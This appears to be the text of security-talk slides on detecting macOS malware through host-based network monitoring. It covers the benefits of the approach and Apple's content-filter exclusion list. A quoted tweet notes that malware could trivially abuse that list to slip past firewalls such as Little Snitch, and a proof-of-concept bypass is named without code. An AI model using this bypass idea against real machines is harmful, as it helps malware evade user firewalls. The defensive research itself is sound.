
THE IDEA

(generically) detect malware via network activity


1 Malware
uses the network



malware
+ the network




2 Detect (unauthorized)
network usage: uncover
malware!



WHY HOST-BASED NETWORK MONITORING?


...simplicity, plus a myriad of other benefits



Host-based network monitoring:



1



Identify
responsible process


important for malware detection
(and also to avoid false positives!)

2



Pre-encryption


3




No extra hardware

HOST-BASED NETWORK MONITORING ON MACOS?


...buckle up!



Apple's kernel code: buggy!



Frameworks: private



Documentation: lacking

HOST-BASED NETWORK MONITORING ON MACOS?

...and (originally) neutered by Apple

items excluded from network filters (e.g. firewalls)

```
% defaults read
/System/Library/Frameworks/NetworkExtension.framework/Resources/Info.plist ContentFilterExclusionList

<key>ContentFilterExclusionList</key>
<array>
<string>/usr/libexec/mobileassetd</string>
<string>/System/Applications/App Store.app/Contents/MacOS/App Store</string>
<string>/System/Library/PrivateFrameworks/CloudKitDaemon.framework/Support/clouddd</string>
...
```

"ContentFilterExclusionList"

**Patrick Wardle**
@patrickwardle

In Big Sur Apple decided to exempt many of its apps from being routed thru the frameworks they now require 3rd-party firewalls to use (LuLu, Little Snitch, etc.) 🤖

Q: Could this be (ab)used by malware to also bypass such firewalls? 🤔

A: Apparently yes, and trivially so 😬😱😭

PoC bypass

Remote Server (macOS Catalina (10.15))

Client (macOS Big Sur/11.0.1 + Little Snitch)

Terminal Output

Little Snitch UI

